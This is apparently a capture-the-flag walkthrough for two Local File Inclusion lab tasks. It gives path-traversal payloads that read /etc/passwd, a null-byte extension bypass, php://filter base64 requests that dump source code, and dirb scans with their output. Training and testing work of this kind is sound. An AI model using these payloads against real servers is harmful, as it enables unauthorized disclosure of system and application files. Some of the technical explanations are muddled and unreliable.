


Web Application Security Testing -> **Local File Inclusion (Task 1, Task 2)**


- Web Application Security Testing -> **Local File Inclusion (Task 1, Task 2)**
 - **Local File Inclusion 1**
 - **Local File Inclusion 2**

Local File Inclusion 1

1. Run the task.



2. Click the `[Readme]` button.



3. Check for Local file inclusion vulnerabilities.

1. Let's check that the `readme.txt` file is in the same directory as the `index.php` file.
2. Change the URL and remove `?file=` from it, leaving only `readme.txt`.
3. Press the `[Enter]` button.



The file is accessible and contains only text.

4. Let's check the ability to read files of the Linux operating system. Type `../../../../../../etc/passwd` or `../../../../../../proc/cpuinfo` and press [Enter].

178.172.195.18:11177/lfi1/?file=../../../../../../etc/passwd

Box OSINT Services Vuln DB Privacy and Security Learning Resources Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

File Inclusion

File inclusion is an attack that would allow an attacker to access unintended files on the server. This vulnerability exploits application's functionality to include dynamic files. Two categories in this attack are Local File Inclusion (LFI) and Remote File Inclusion (RFI).

Read more about File Inclusions

[OWASP Testing For Local File Inclusion](#)

[OWASP Testing For Remote File Inclusion](#)

Click on the link below to read the help file.

[Readme](#)

[Return to home](#)

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin
/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody/nonexistent:
/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL
Server:/usr/sbin/nologin/nonexistent:/bin/false
```

NOTE:

`../../../../../../` — nesting depth up to the root directory. First I checked the nesting depth and it turned out that the path from the root directory to the web application location is **4**.

I've run other tests to see what techniques I can use (e.g.: *ability to load PHP exploit code via user agent with or without encoding, remote online resources, etc.*), but nothing works as a result.

```
vagrant@kali: ~ x vagrant@kali: ~ x
(vagrant@kali)~$ dirb http://178.172.195.18:11177/lfi1/ /home/vagrant/DirB_Ext/fuzz.txt

DIRB v2.22
By The Dark Raver

START_TIME: Sat Jan 20 13:40:07 2024
URL_BASE: http://178.172.195.18:11177/lfi1/
WORDLIST_FILES: /home/vagrant/DirB_Ext/fuzz.txt

GENERATED WORDS: 5241

— Scanning URL: http://178.172.195.18:11177/lfi1/ —
+ http://178.172.195.18:11177/lfi1/flag.php (CODE:200|SIZE:39)
+ http://178.172.195.18:11177/lfi1/home.php (CODE:200|SIZE:1390)
+ http://178.172.195.18:11177/lfi1/index.php (CODE:200|SIZE:2406)
+ http://178.172.195.18:11177/lfi1/readme (CODE:200|SIZE:137)
+ http://178.172.195.18:11177/lfi1/readme.txt (CODE:200|SIZE:137)

END_TIME: Sat Jan 20 14:03:30 2024
DOWNLOADED: 5241 - FOUND: 5
```


5. We should check what other files and folders are on the server.
 1. Press the key combination **[Ctrl]+[Alt]+[T]** to launch the terminal.
 2. Enter the following command to run the **dirb** utility.

```
dirb http://178.172.195.18:11177/lfi1/ /home/vagrant/DirB_Ext/fuzz.txt
```


NOTE:

`/home/vagrant/DirB_Ext/fuzz.txt` - path to the custom word list. It needs to find special files such as "*flag*" because it isn't in the main word list. You can upload any custom word list file or add your own words to the standard file (located at: `/usr/share/dirb/wordlists/common.txt`).

6. Let's check the contents of `flag.php`. Type `http://178.172.195.18:11177/lfi1/flag.php` into the address bar and press **[Enter]**.



7. Let's change the GET request to the following `http://178.172.195.18:11177/lfi1/?file=php://filter/convert.base64-encode/resource=flag.php`


**NOTE:**

- ◊ `?file=` - to use the PHP wrapper, you must use the PHP interpreter, available to us through the file upload mechanism. Also, if we try to use it without interpretation, the server will try to find the local file, but will not find anything and will return an error.
- ◊ `php://filter/convert.base64-encode/resource=flag.php` - all GET requests are collected as values inside the global php array (`$_GET[]`). Before adding, the php shell reads the "*flag.php*" file and encodes its contents into Base64 format. This value will be added to the global array as a string and the web application will display it for us.

8. Select and copy the entire Base64 format string.

9. Go to any online decoder or use Burpsuite's internal decoder (*I prefer <https://dencode.com>*).


10. Insert the value and find the decoded string.




11. Collect the "Flag".

Local File Inclusion 2

1. Run the task.




2. Click the `[Readme]` button.



3. Check for Local file inclusion vulnerabilities.

1. Let's check that the `readme.txt` file is in the same directory as the `index.php` file.
2. Change the URL and remove `?file=` from it, leaving only `readme.txt`.
3. Press the `[Enter]` button.



The file is accessible and contains only text.

4. Let's check the ability to read files of the Linux operating system. Type

`../../../../../../etc/passwd%00.txt` or `../../../../../../proc/cpuinfo%00.txt` and press [Enter].

178.172.195.18:11177/lfi2/?file=../../../../../../proc/cpuinfo%00.txt

Box OSINT Services Vuln DB Privacy and Security Learning Resources Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

File Inclusion

File inclusion is an attack that would allow an attacker to access unintended files on the server. This vulnerability exploits application's functionality to include dynamic files. Two categories in this attack are Local File Inclusion (LFI) and Remote File Inclusion (RFI).

Read more about File Inclusions
[OWASP Testing For Local File Inclusion](#)
[OWASP Testing For Remote File Inclusion](#)

Click on the link below to read the help file

[Readme](#)

[Return to home](#)

```
processor : 0 vendor_id : GenuineIntel cpu family : 15 model : 6 model name : Common KVM processor stepping : 1 microcode : 0x1 cpu MHz : 2095.148 cache size : 16384 KB physical id : 0 siblings : 1 core id : 0 cpu cores : 1 apicid : 0 initial apicid : 0 fpu : yes fpu_exception : yes cpuid level : 13 wp : yes flags : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2 syscall nx lm constant_tsc nopl xtopology pni cx16 x2apic hypervisor lahf_lm kaiser bugs : cpu_meltdown spectre_v1 spectre_v2 spec_store_bypass l1tf bogomips : 4190.29 clflush size : 64 cache_alignment : 128 address sizes : 40 bits physical, 48 bits virtual power management: processor : 1 vendor_id : GenuineIntel cpu family : 15 model : 6 model name : Common KVM processor stepping : 1 microcode : 0x1 cpu MHz : 2095.148 cache size : 16384 KB physical id : 1 siblings : 1 core id : 0 cpu cores : 1 apicid : 1 initial apicid : 1 fpu : yes fpu_exception : yes cpuid level : 13 wp : yes flags : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2 syscall nx lm constant_tsc nopl xtopology pni cx16 x2apic hypervisor lahf_lm kaiser bugs : cpu_meltdown spectre_v1 spectre_v2 spec_store_bypass l1tf bogomips : 4190.29 clflush size : 64 cache_alignment : 128 address sizes : 40 bits physical, 48 bits virtual power management:
```

NOTE:

The difference from the first task is the addition of a zero byte `%00` with the extension `.txt`. Because without this we will get the error message **"Only 'txt' files allowed!"** and to bypass the scanner, add `%00.txt` to the end of the URL.

`../../../../../../` — nesting depth up to the root directory. First I checked the nesting depth and it turned out that the path from the root directory to the web application location is **4**.

I've run other tests to see what techniques I can use (e.g.: *ability to load PHP exploit code via user agent with or without encoding, remote online resources, etc.*), but nothing works as a result.

5. We should check what other files and folders are on the server.

1. Press the key combination `[Ctrl]+[Alt]+[T]` to launch the terminal.
2. Enter the following command to run the **dirb** utility.

```
dirb http://178.172.195.18:11177/lfi1/ /home/vagrant/DirB_Ext/fuzz.txt
```

NOTE:

`/home/vagrant/DirB_Ext/fuzz.txt` - path to the custom word list. It needs to find special files such as `"flag"` because it isn't in the main word list. You can upload any custom word list file or add your own words to the standard file (located at: `/usr/share/dirb/wordlists/common.txt`).

```
vagrant@kali: ~ x  vagrant@kali: ~ x
(vagrant@kali)-[~]
$ dirb http://178.172.195.18:11177/lfi2/ /home/vagrant/DirB_Ext/fuzz.txt

DIRB v2.22
By The Dark Raver


START_TIME: Sat Jan 20 13:40:09 2024
URL_BASE: http://178.172.195.18:11177/lfi2/
WORDLIST_FILES: /home/vagrant/DirB_Ext/fuzz.txt

GENERATED WORDS: 5241

— Scanning URL: http://178.172.195.18:11177/lfi2/ —
+ http://178.172.195.18:11177/lfi2/flag.php (CODE:200|SIZE:11)
+ http://178.172.195.18:11177/lfi2/home.php (CODE:200|SIZE:1388)
+ http://178.172.195.18:11177/lfi2/index.php (CODE:200|SIZE:2404)
+ http://178.172.195.18:11177/lfi2/readme (CODE:200|SIZE:137)
+ http://178.172.195.18:11177/lfi2/readme.txt (CODE:200|SIZE:137)

END_TIME: Sat Jan 20 14:03:40 2024
DOWNLOADED: 5241 - FOUND: 5
```


6. Let's check the contents of `flag.php`. Type `http://178.172.195.18:11177/lfi2/flag.php` into the address bar and press [Enter].

**NOTE:**

We received the message: "**Try harder!**" this happened because the server didn't show the contents of the file, it interpreted it and returned only the output message to us.


If we want to get the source code, we need to use a php wrapper to encode the content of the file and decode it through any online service.

7. Let's change the GET request to the following `http://178.172.195.18:11177/lfi2/?file=php://filter/convert.base64-encode/resource=flag.php%00.txt`

**NOTE:**

- `?file=` - to use the PHP wrapper, you must use the PHP interpreter, available to us through the file upload mechanism. Also, if we try to use it without interpretation, the server will try to find the local file, but will not find anything and will return an error.
- `php://filter/convert.base64-encode/resource=flag.php%00.txt` - all GET requests are collected as values inside the global php array (`$_GET[]`). Before adding, the php shell reads the "flag.php" file and encodes its contents into Base64 format. This value will be added to the global array as a string and the web application will display it for us.

8. Select and copy the entire Base64 format string.
9. Go to any online decoder or use Burpsuite's internal decoder (*I prefer <https://dencode.com>*).
10. Insert the value and find the decoded string.



11. Collect the "Flag".